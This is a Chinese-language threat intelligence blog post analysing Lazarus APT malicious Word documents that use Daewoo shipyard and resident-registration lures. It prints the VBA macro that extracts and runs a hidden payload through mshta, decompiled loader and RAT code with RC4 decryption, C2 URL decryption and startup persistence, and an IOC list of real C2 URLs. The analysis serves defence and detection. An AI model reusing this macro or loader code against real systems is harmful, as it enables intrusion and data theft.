

奇安信威胁情报中心

ti.qianxin.com/blog/articles/Analysis-of-attacks-by-Lazarus-using-Daewoo-shipyard-as-bait/

[返回 TI 主页](#)

RESEARCH

数据驱动安全

概述

Lazarus APT组织是疑似具有东北亚背景的APT团伙，该组织攻击活动最早可追溯到2007年，其早期主要针对韩国、美国等政府机构，以窃取敏感情报为目的。自2014年后，该组织开始针对全球金融机构、虚拟货币交易所等为目标，进行以敛财为目的的攻击活动。

据公开情报显示，2014年索尼影业遭黑客攻击事件，2016年孟加拉国银行数据泄露事件，2017年美国国防承包商、美国能源部门及英国、韩国等比特币交易所被攻击等事件都出自APT组织Lazarus之手。


近日，奇安信红雨滴团队使用内部高价值样本狩猎流程捕获多个Lazarus组织新攻击样本，此类样本以东亚某知名造船厂（大宇造船：Daewoo Shipbuilding）、居民登记表等信息为诱饵，采用bmp文件隐藏RAT的方式进行载荷隐藏。

样本信息

捕获的样本均是韩语相关诱饵，都采用类似的VBA脚本进行攻击，样本信息如下：

文件名	MD5
참가신청서양식.doc	ed9aa858ba2c4671ca373496a4dd05d4
결의대회초안.doc	d5e974a3386fc99d2932756ca165a451
생활비지급.doc	71759cca8c700646b4976b19b9abd6fe

受害者启用宏后，将展示诱饵文档信息迷惑受害者，诱饵包括东亚某造船厂收购、居民登记表等相关信息。诱饵内容入下图所示：




样本分析


我们以MD5为d5e974a3386fc99d2932756ca165a451的样本进行分析。

MD5	d5e974a3386fc99d2932756ca165a451
文件名	결의대회초안.doc
创建时间	2021-03-31 00:01:00
创建者	William

文件名中文原意为决议会议草案。诱导用户点击按钮，则会执行宏代码。



启用宏，将展示诱饵信息内容，诱饵信息是关于韩国出售大宇造船厂给现代重工的相关言论。



之后宏使用MsgBoxOKCancel函数会进行弹窗，并收集用户点击结果。如果用户点击yes的话会进行后续的载荷解密释放。

```
Function MsgBoxOKCancel()
Dim answer As Integer
answer = MsgBox("Office Word 漏洞 添操俊福 累巴等 叭辑劣聪促 叭辑甫 焊妨妨捆 狈型 叭辑甫 诀单扮歌窍略具 狄能促 叭辑甫 诀单扮歌 完挤摆嘴糙?", vbQuestion + vbYesNo + vbDefaultButton2, "Microsoft Word")
MsgBoxOKCancel = answer
End Function
```

使用base64将代码中所需字符进行解码。

```
If MsgBoxOKCancel() = vbYes Then
MyCalc = "d2lubWtdtHw6Ly6uL3Jvb3QvY2ItdjI6Y2IuMrJFURJvY2Vzow=="
Dim Calc As String: Calc = Decode(MyCalc) & "winmgmts://./root/cimv2\Win32_Process"
Dim MyValue As String: MyValue = "bXModGE="
Dim Value As String: Value = Decode(MyValue) & "mashta"
Dim MyExt1 As String: MyExt1 = "onlw"
Dim Ext1 As String: Ext1 = Decode(MyExt1) & "zip"
ImageFileName = "image003.png"
Set ShellApp = CreateObject("Shell.Application")
Set FileSys = CreateObject("Scripting.FileSystemObject")
DocName = ActiveDocument.Name
If InStr(DocName, ".") > 0 Then
DocName = Left(DocName, InStr(DocName, ".") - 1)
End If
TempPath = Environ("%Temp%") & "\" & DocName
CreatedExeFilePath = Environ("%Temp%") & "\" & ExeFileName & "C:\Users\user\AppData\Local\Temp\
ActiveDocument.SaveAs TempPath, wdFormatHTML, , , , True
Call show
TempPath = TempPath & "_files"
CreatedImageFilePath = TempPath & "\" & ImageFileName & "C:\Users\user\AppData\Local\Temp\2_files\image003.png"
CreatedImageBMPFilePath = Environ("%Temp%") & "\" & Left(ImageFileName, InStrRev(ImageFileName, ".")) & Ext1 & "C:\Users\malware\AppData\Local\Temp\image003.zip"
Call WIA_ConvertImage(CreatedImageFilePath, CreatedImageBMPFilePath)
'Connect to WMI
Set objWMIService = GetObject(Calc)
objWMIService.Create Value & " " & CreatedImageBMPFilePath
Kill TempPath & "\*.*"
Rmdir TempPath
End If
Error_Handler:
Exit Sub
End Sub
```

将image003.png转换为bmp格式进行解密，然后使用mshta运行其中的js代码。


MD5 f4d46629ca15313b94992f3798718df7

文件名 Winvoke.exe

释放执行的Winvoke.exe是一个加载器，主要功能为内存解密并加载后续远控文件。
标记处为密钥，程序运行后会使用该密钥通过异或解密.KDATA的后续字段。

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	00	48	02	00	26	23	86	2A	24	4C	76	4F	41	67	48	79	H! &A6*SLvOAgHy
00000010	5A	29	64	26	6B	79	A6	2A	27	4C	76	4F	45	67	48	79	Z!d!ky!*LvOAgHy
00000020	A5	D6	64	26	9B	36	2A	24	4C	76	4F	41	27	48	79	5A	F0d6!6*LvOAgHyZ
00000030	29	64	26	23	36	2A	24	4C	76	4F	41	67	48	79	5A	29)d*SLvOAgHyZ)
00000040	64	26	23	36	2A	24	4C	76	4F	41	67	48	79	5A	29	64	d*SLvOAgHyZ)d
00000050	D6	23	36	2A	2A	53	CC	41	41	D3	41	B4	7B	91	65	6A	O#6**SIAAOA{`ej
00000060	EE	17	7E	4C	25	05	6F	31	15	27	1E	28	48	09	06	40	i!r!L!o!i! (H!@
00000070	57	44	4A	23	02	6F	23	02	68	0B	2F	47	44	4F	4D	16	WDJ!o#!h!<GDOM!
00000080	6E	6E	1F	56	22	2E	03	2D	57	57	24	6E	02	23	36	2A	nk V" -W!S!#6*
00000090	24	4C	76	4F	0C	EC	48	5A	D3	C3	0A	56	AA	DC	44	54	SLvO!iHZO! V!UDT
000000A0	C5	9C	21	31	A8	F3	F6	2A	90	8E	48	53	F9	91	AA	3C	A!l!o6*!HSu!<
000000B0	7E	A5	2F	17	87	C2	EB	59	E1	CC	4D	46	7E	31	E9	06	~*! AeYaIMF~!e!
000000C0	CD	AB	09	38	F0	B0	46	14	CE	C9	58	5A	70	59	D6	3F	!c. 85" F!lEXzPY0?
000000D0	CA	8D	26	09	DE	91	EF	56	AC	DC	44	54	C8	CE	FA	31	E & .b" !v-UDTE!u!
000000E0	EF	A2	17	2A	AD	DC	96	53	BE	C0	4A	3C	24	26	22	0F	!c!#-H!S&A!c!S&"!
000000F0	C1	93	34	59	64	26	23	36	2A	24	4C	76	4F	41	67	48	A!4Yd*SLvOAgH
00000100	79	5A	29	64	76	66	36	2A	40	CA	70	4F	3A	0D	F5	26	yZ)dvf6*@EpO: &#
00000110	5A	29	64	26	23	36	2A	24	BC	76	6D	41	6C	4A	75	5A	Z)d*\$4vma!JuZ
00000120	29	3A	27	23	36	38	25	4C	76	4F	41	67	84	15	5A	29) : " #68%LvOAgH!Z)
00000130	64	36	23	36	2A	24	4C	36	4E	41	67	48	79	4A	29	64	d6#6*SL6NagHyJ)d
00000140	26	21	36	2A	22	4C	76	4F	41	67	48	79	5C	29	64	26	&!6w"LvOAgHyZ)d&
00000150	23	36	2A	24	4C	C5	4D	41	67	4C	79	5A	29	64	26	23	#6*SL6MAgHyZ)d&#
00000160	34	2A	44	CD	76	4F	51	67	48	79	5A	29	64	36	23	36	4#D!vOAgHyZ)d6#6
00000170	7A	24	4C	76	4F	41	77	48	79	5A	29	64	26	33	36	2A	*SLvOAgHyZ)d&36*

解密函数如下，解密后的数据是一个可执行文件，解密完成后将跳转到该文件中执行。



解密加载的可执行文件信息如下：

MD5 7d7ad10a5d9fa1789b9a918625dbfe35

时间戳 2020-11-24,20:18:03

执行后，首先创建Microsoft32互斥量，保持单一进程执行。获取函数地址，使用了MicrosoftCorporationValidation@#\$\$%^&*(!US作为S盒的RC4解密。

```

v7 = 0;
v8 = 0;
do
++v6;
while ( aMicrosoftcorpo[v6] );
v9 = 0164;
v10 = 256164;
do
{
v19[v9] = v8;
v11 = v9 % v6;
++v8;
v19[++v9 + 255] = aMicrosoftcorpo[v11]; // MicrosoftCorporationValidation@#$$%^&*(!US
}
while ( v8 < 256 );
v12 = 0164;
do
{
v13 = (unsigned __int8)v19[v12];
v7 = (v13 + (unsigned __int8)v19[v12++ + 256] + v7) % 256;
v14 = &v19[v7];
v19[v12 - 1] = *v14;
*v14 = v13;
--v10;
}
while ( v10 );
v15 = 0;
v16 = v2;
if ( (int)v2 > 0 )
{
do
{
v15 = (v15 + 1) % 256;
v17 = &v19[v15];
v18 = *v17;
v5 = (v5 + (unsigned __int8)*v17) % 256;
*v17 = v19[v5];
v19[v5] = v18;
*a1++ ^= v19[(unsigned __int8)v19[(unsigned __int8)v19[v5] + (unsigned __int8)*v17] % 256]];
--v16;
}
while ( v16 );
}
}
00002C2B.sub_140003790:40 (14000382B)

```

解密url。

```

CreateMutexA(0164, 0, "Microsoft32");
if ( GetLastError() == 0xB7 )
return 0164;
sub_140004160(); // 动态获取函数
if ( (unsigned int)call_WSAStartup(257164, v12) )
return 0164;
memset(name, 0, 0x104ui64);
memset(byte_140024E60, 0, sizeof(byte_140024E60));
memset(byte_140024F70, 0, 0x104ui64);
memset(byte_1400252A0, 0, 0x104ui64);
v1 = 0;
v11[0] = 0;
v2 = (char *)sub_140004010("bYR+jw2oi3a79/wcTWDH7Mcg0rqA9FASXgd+lvODk/zLw8Hr7RHq0kJFNm30SYKZck8=", 68164, v11);
sub_140003DA0(v2, v2, (unsigned int)v11[0]); // http://www.jinjinpig.co.kr/Anyboard/skin/board.php"
v3 = (char *)sub_140004010("bYR+jw2oi2yt6b5YSm/A8No/3amA/E0TXwYh+Oj1OGF1MSpsRjs3R9Dd2b1XQ=", 64164, v11);
sub_140003DA0(v3, v3, (unsigned int)v11[0]); // http://mail.namusoft.kr/jsp/user/eam/board.jsp
v4 = (char *)sub_140004010("bYR+jw2oi2yt6b5YSm/A8No/3amA/E0TXwYh+Oj1OGF1MSpsRjs3R9Dd2b1XQ=", 64164, v11);
sub_140003DA0(v4, v4, (unsigned int)v11[0]); // http://mail.namusoft.kr/jsp/user/eam/board.jsp
v5 = v2;

```

解密函数如下：

```

__int64 __fastcall sub_140003DA0(__int64 a1, __int64 a2, __int64 a3)
{
__int64 v3; // r10
char v4; // r11
__int64 result; // rax
unsigned int v6; // er9
__int64 v7; // rbx
char v8; // cl

a3 = (int)a3;
v3 = a2;
v4 = 0x84;
result = 0x57219043i64;
v6 = 0x9A9A2C2;
if ( (int)a3 > 0 )
{
v7 = a1 - a2;
do
{
v8 = *(__BYTE *) (v7 + v3++);
*(__BYTE *) (v3 - 1) = v4 ^ result ^ v6 ^ v8;
v4 = v4 & result ^ v6 & (v4 ^ result);
v6 = (v6 >> 8) | (((unsigned __int16)v6 ^ (unsigned __int16)(8 * v6)) & 0x7F8) << 20;
result = ((unsigned int)result >> 8) | (((_DWORD)result << 7) ^ ((unsigned int)result ^ (16 * ((unsigned int)result ^ (2 * (_DWORD)result)))) & 0xFFFFF80) << 17);
--a3;
}
while ( a3 );
}
return result;
}

```

利用python还原解密函数逻辑如下图：

```
1 #!python3
2 import base64
3 url = "bYR+jw2oi2yt6b5YSm/A8No/3ama/E0TXwYh+0iJ10GF1MSpsRjs3R9Dd2b1XQ=="
4 decode = base64.b64decode(url)
5 decode_len = len(decode)
6 eax = 0x57219843
7 r11b = 0x84
8 r9 = 0x9a9a2c2
9
10 for i in decode:
11     c1 = i
12     a1 = eax & 0x000000FF
13     r9b = r9 & 0x000000FF
14     r9d = r9 & 0xFFFFFFFF
15     c1 = (((c1 ^ r9b) ^ a1) ^ r11b)
16     print(chr(c1),end='')
17
18     c1 = a1 & r11b
19     dl = (a1 ^ r11b) & r9b
20     r11b = dl ^ c1
21     r9 = (((((r9 * 8) ^ r9d) & 0x7f8) << 0x14) | (r9d >> 0x8)) & 0xFFFFFFFF
22     eax = (((((((eax*2)^ eax)<<4) ^ eax) & 0xFFFFFFFF80)^(eax<<7))<<0x11)|(eax>>0x8) & 0xFFFFFFFF
```

将该文件通过com接口shellLink在开机启动文件夹中创建“Visor 2010 Launcher.Ink”的指定快捷方式，实现持久化。

```
v1 = a1;
v5 = 0xF3EFFF5CA;
v6 = 0xACAEBCEE;
v7 = 0xD0BCACAD;
v8 = 0xFFF2E9FD;
v9 = 0xB2EEF9F4;
v10 = 0xF7F2F0;
memset(&v12, 0i64, 259i64);
if ( !(unsigned int)Call_SHGetFolderPathA((__int64)&v12) )// get CSIDL_STARTUP 开机启动文件夹
    goto LABEL_11;
memset(&pszPath, 0i64, 259i64);
v2 = &v5;
if ( (_BYTE)v5 )
{
    do
    {
        *(_BYTE *)v2 ^= 0x9Cu;
        v3 = *((_BYTE *)v2 + 1) == 0;           // "Visor 2010 Launcher.Ink"
        v2 = (int *)((char *)v2 + 1);
    }
    while ( !v3 );
}
sprintf_s(&pszPath, 259i64, "%s\\%s", &v12, &v5);
if ( (unsigned int)PathFileExistsA(&pszPath) )
    DeleteFileA(&pszPath);
if ( (unsigned int)sub_1400042E0(v1, (const CHAR *)&pszPath) )// com _ CLSID_ShellLink
    result = 1i64;
else
LABEL_11:
    result = 0i64;
return result;
}
```

与C2进行通信，获取命令执行。

1111	更改休眠时间
1234	创建线程内存加载执行代码
3333	删除自身
4444	关机

溯源关联

奇安信威胁情报中心红雨滴团队结合威胁情报中心ALPHA威胁分析平台 (<https://ti.qianxin.com>)，对此次攻击活动的手法、恶意代码等方面关联分析发现：此次攻击活动与Lazarus组织样本存在高度相似性。该样本与ed9aa858ba2c4671ca373496a4dd05d4和d5e974a3386fc99d2932756ca165a451中使用的宏和第二阶段内存载入的木马存在一致性。同时该样本的RAT为更全功能的版本，增加了移动自身到开机自启动文件夹的功能，实现了持久化。

同时该样本使用的加密算法与之前Lazarus使用的BISTROMATH RAT的加密算法有一定的相似度。

```
unsigned int __cdecl sub_401000(int a1, BYTE *a2, int a3, unsigned int a4, unsigned int a5)
{
    unsigned int result; // eax
    char v6; // cl
    unsigned int v7; // edx
    .....
```

```
1 __int64 __fastcall sub_140003DA0(__int64 a1, __int64 a2, __int64 a3)
2 {
3     __int64 v3; // r10
4     char v4; // r11
5     __int64 result; // rax
    .....
```

总结

此次捕获的样本主要针对东亚地区开展攻击活动，暂未发现影响国内用户，但防范之心不可无，奇安信威胁情报中心再次提醒各企业用户，加强员工的安全意识培训是企业信息安全建设中最重要的一环，如有需要，企业用户可以建设态势感知，完善资产管理及持续监控能力，并积极引入威胁情报，以尽可能防御此类攻击。

目前，基于**奇安信威胁情报中心**的威胁情报数据的全线产品，包括威胁情报平台（TIP）、天眼高级威胁检测系统、NGSOC、奇安信态势感知等，都已经支持对此APT攻击团伙攻击活动的精准检测。



IOCs

d5e974a3386fc99d2932756ca165a451

f4d46629ca15313b94992f3798718df7

0ecfa51cd4bf1a9841a07bdb5bfcd0ab

ed9aa858ba2c4671ca373496a4dd05d4

71759cca8c700646b4976b19b9abd6fe

118cfa75e386ed45bec297f8865de671

53648bf8f0121130edb42c626d7c2fc4

4d30612a928faf7643b14bd85d8433cc

0812ce08a75e5fc774a114436e88cd06

1bb267c96ec2925f6ae3716d831671cf

<http://mail.namusoft.kr/jsp/user/eam/board.jsp>

<http://www.jinjinpig.co.kr/Anyboard/skin/board.php>

http://snum.or.kr/skin_img/skin.php

<http://www.ddjm.co.kr/bbs/icon/skin/skin.php>

LAZARUS APT 东亚地区

分享到：